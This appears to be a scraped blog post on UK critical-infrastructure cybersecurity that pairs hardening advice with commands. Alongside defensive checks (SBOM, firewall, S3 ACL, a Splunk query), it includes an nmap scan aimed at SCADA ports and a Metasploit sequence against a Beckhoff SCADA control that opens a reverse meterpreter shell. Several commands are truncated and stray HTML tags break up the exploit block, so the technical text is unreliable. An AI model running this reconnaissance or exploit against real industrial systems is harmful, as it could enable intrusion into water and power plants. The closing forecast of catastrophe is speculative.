Listen to this Post

Introduction:
The security of a nation’s Critical National Infrastructure (CNI) is the bedrock of its societal and economic stability. Recent expert analysis suggests that UK CNI, encompassing energy, water, transport, and health systems, faces a severe and systemic cybersecurity crisis. This article deconstructs the vulnerabilities, provides actionable technical hardening measures, and forecasts the potential fallout of continued inaction.
Learning Objectives:
- Understand the core vulnerabilities plaguing modern CNI systems, including legacy SCADA/ICS and supply chain attacks.
- Acquire practical skills to harden systems, detect threats, and secure critical network segments.
- Develop a strategic outlook on the future of cyber warfare and national infrastructure defense.
You Should Know:
- The Peril of Legacy SCADA and Industrial Control Systems (ICS)
Legacy SCADA and ICS are the operational backbone of CNI, but they were designed for an era of physical isolation, not network connectivity. These systems often run on outdated operating systems like Windows XP, use unencrypted protocols, and have known, unpatched vulnerabilities. Attackers can exploit these weaknesses to cause physical damage, such by manipulating valve pressures in a water treatment plant or tripping circuit breakers in a power grid.
Linux Command: Network Reconnaissance with Nmap (SCADA Protocol Detection)
`nmap -sS -sU -p 53,67,68,80,443,502,102,161,445,47808 -sV -O `
Step-by-step guide:
- Install Nmap: On Linux, use
sudo apt-get install nmap. On Windows, download fromnmap.org. - Identify Target Range: Determine the IP range of your industrial network (e.g., 10.10.15.0/24).
3. Run the Command: The flags used are:
`-sS`: TCP SYN scan.
`-sU`: UDP scan.
-p ...: Scans for common SCADA/IT ports (e.g., 502 for Modbus, 102 for Siemens S7, 47808 for BACnet).
-sV: Probes open ports to determine service/version info.
`-O`: Enables OS detection.
- Analyze Output: The results will reveal devices speaking industrial protocols, their versions, and underlying OS, highlighting potential entry points.
2. Securing the Software Supply Chain
The SolarWinds and Log4Shell incidents demonstrated how a single vulnerability in a widely used software component can compromise an entire ecosystem. CNI operators rely on a complex web of third-party vendors, each representing a potential attack vector. Adversaries infiltrate a trusted software supplier to distribute malicious updates, creating a trusted but malicious backdoor into thousands of systems, including critical infrastructure.
Code Snippet: SBOM Generation with Syft
`syft -o cyclonedx-json > sbom.json`
Step-by-step guide:
- Install Syft: Download the binary from the GitHub project
anchore/syft. - Target an Image: This command is for analyzing a Docker container image (e.g.,
nginx:latest). - Execute: Run the command in your terminal. It generates a Software Bill of Materials (SBOM) in the CycloneDX format, listing all components.
- Integrate: Incorporate this into your CI/CD pipeline. Scan every build and compare the new SBOM against the previous one to detect unauthorized or vulnerable components before deployment.
-
Network Segmentation and Zero Trust for OT/IT Convergence
The convergence of Operational Technology (OT) and Information Technology (IT) networks erases the “air gap” that once protected CNI. A breach in the corporate IT network can now be leveraged to pivot into the critical OT network. Implementing strict network segmentation and a Zero Trust architecture (“never trust, always verify”) is paramount to contain breaches.
Windows Command: Verify Firewall Rules with PowerShell
`Get-NetFirewallRule -DisplayGroup “Windows Defender Firewall Remote Management” | Format-Table Name, DisplayName, Enabled, Direction, Action`
Step-by-step guide:
1. Open PowerShell: Run as Administrator.
- Run the Command: This lists firewall rules related to remote management, showing their name, status, direction (Inbound/Outbound), and action (Allow/Block).
- Harden Rules: Ensure that inbound rules from untrusted networks to critical services (SMB, RDP, industrial ports) are disabled or set to Block. Create specific rules that only allow necessary traffic between defined IT and OT subnets.
-
API Security: The Hidden Gateway to Critical Systems
CNI increasingly relies on APIs for data exchange between sensors, control systems, and management platforms. Insecure APIs are a prime target, allowing attackers to bypass traditional defenses to exfiltrate data or send malicious commands directly to industrial equipment.
Command: API Endpoint Testing with curl
`curl -H “Authorization: Bearer
Step-by-step guide:
- Install curl & jq: `jq` is a lightweight JSON processor. Install both via your package manager.
- Craft the Request: This command attempts to access a sensor data API endpoint.
3. Test for Weaknesses:
Broken Object Level Authorization (BOLA): Manipulate the URL (e.g., .../v1/user/123/data) to try and access another user’s data.
Excessive Data Exposure: Check if the API returns more data than is needed for the client.
Rate Limiting: Rapidly fire requests to see if the API has anti-DDoS measures.
4. Implement Security: Ensure your APIs use strong authentication, rate limiting, and input validation.
5. Cloud Hardening for CNI Management Platforms
As CNI management and monitoring move to hybrid or full cloud models, misconfigurations in services like AWS S3, Azure Blob Storage, or Kubernetes clusters become national security risks. Publicly exposed storage buckets containing system blueprints or citizen data are a common finding.
AWS CLI Command: Check S3 Bucket Permissions
`aws s3api get-bucket-acl –bucket my-cni-bucket –profile cni-prod`
Step-by-step guide:
- Install & Configure AWS CLI: Run `aws configure –profile cni-prod` and input your credentials.
- Run the Command: This fetches the Access Control List (ACL) for the specified S3 bucket.
- Analyze Output: Look for grants to `http://acs.amazonaws.com/groups/global/AllUsers`, which indicates the bucket is publicly readable. This is a severe misconfiguration.
4. Remediate: Use the AWS console or CLI to modify the bucket policy, ensuring that only authorized IAM roles and users have access.6. Vulnerability Exploitation and Mitigation: The Patching Paradox
Many CNI systems cannot be patched immediately due to uptime requirements and vendor certification delays. This creates a window of opportunity for attackers who weaponize known vulnerabilities.
Metasploit Module Example (For Educational/Penetration Testing Purposes Only)
`use exploit/windows/scada/beckhoff_tc_ocx
</h2>set RHOSTS
<h2 style="color: yellow;"></h2>set PAYLOAD windows/meterpreter/reverse_tcp
<h2 style="color: yellow;"></h2>set LHOST
<h2 style="color: yellow;"></h2>exploit`
<h2 style="color: yellow;">
Step-by-step guide:
- Context: This hypothetical module targets a vulnerability in a Beckhoff PLC OCX control.
2. Start Metasploit: `msfconsole`
- Configure the Module: The commands select the exploit, set the target IP, choose a payload that connects back to your machine, and set your IP address.
- Execute: The `exploit` command runs the attack. If successful, it provides a remote shell.
- Mitigation: The defense is a “virtual patch” using an Intrusion Prevention System (IPS) to detect and block the exploit traffic until a formal patch can be applied.
7. Proactive Threat Hunting with SIEM Queries
Assuming a breach has occurred, proactive threat hunting is essential. Security teams must be able to query logs for anomalous activity that evades signature-based detection.
Splunk Query for Detecting Pass-the-Hash Attacks
`index=windows (EventCode=4624 LogonType=3) OR (EventCode=4624 LogonType=9) | stats count by Account_Name, src_ip, Logon_Type | where count > 5`
Step-by-step guide:
1. Access Splunk: Open your Splunk search interface.
- Run the Query: This searches Windows security logs for successful network (LogonType=3) and batch (LogonType=9) logons.
- Analyze Results: It groups the results by username, source IP, and logon type, flagging any account that has authenticated more than 5 times, which could indicate credential theft and reuse (Pass-the-Hash).
- Investigate: Any high count from a single user/IP pair, especially a service account, warrants immediate investigation.
What Undercode Say:
- The fundamental flaw is a cultural and strategic one, treating CNI cybersecurity as an IT cost center rather than a national security imperative. Investment is reactive, not proactive.
- The complexity of the supply chain creates an attack surface that is practically impossible to fully audit, making “assumed breach” the only sane operational mindset.
The analysis points to a systemic failure that cannot be solved with technical controls alone. While the commands and steps provided here are crucial for immediate hardening, they are merely bandaids on a arterial wound. The root cause is a lack of mandatory, auditable, and resilient cybersecurity standards enforced at the national level with severe consequences for non-compliance. The current model relies on voluntary guidance, which has proven catastrophically insufficient. The conversation needs to shift from “how we patch this specific hole” to “how we redesign the entire ship to be resilient to a constant battering of waves.”
Prediction:
If the current trajectory continues, the UK will experience a catastrophic, multi-sector CNI failure within the next 3-5 years. This will not be a simple data breach but a coordinated cyber-physical attack leading to prolonged power outages, water supply contamination, or transportation gridlock. The resulting economic damage, public panic, and loss of life will force a radical, and likely more authoritarian, restructuring of national cybersecurity policy. The era of quiet vulnerability is ending; the era of public, disruptive consequences is beginning.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Drmaitlandhyslop If – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


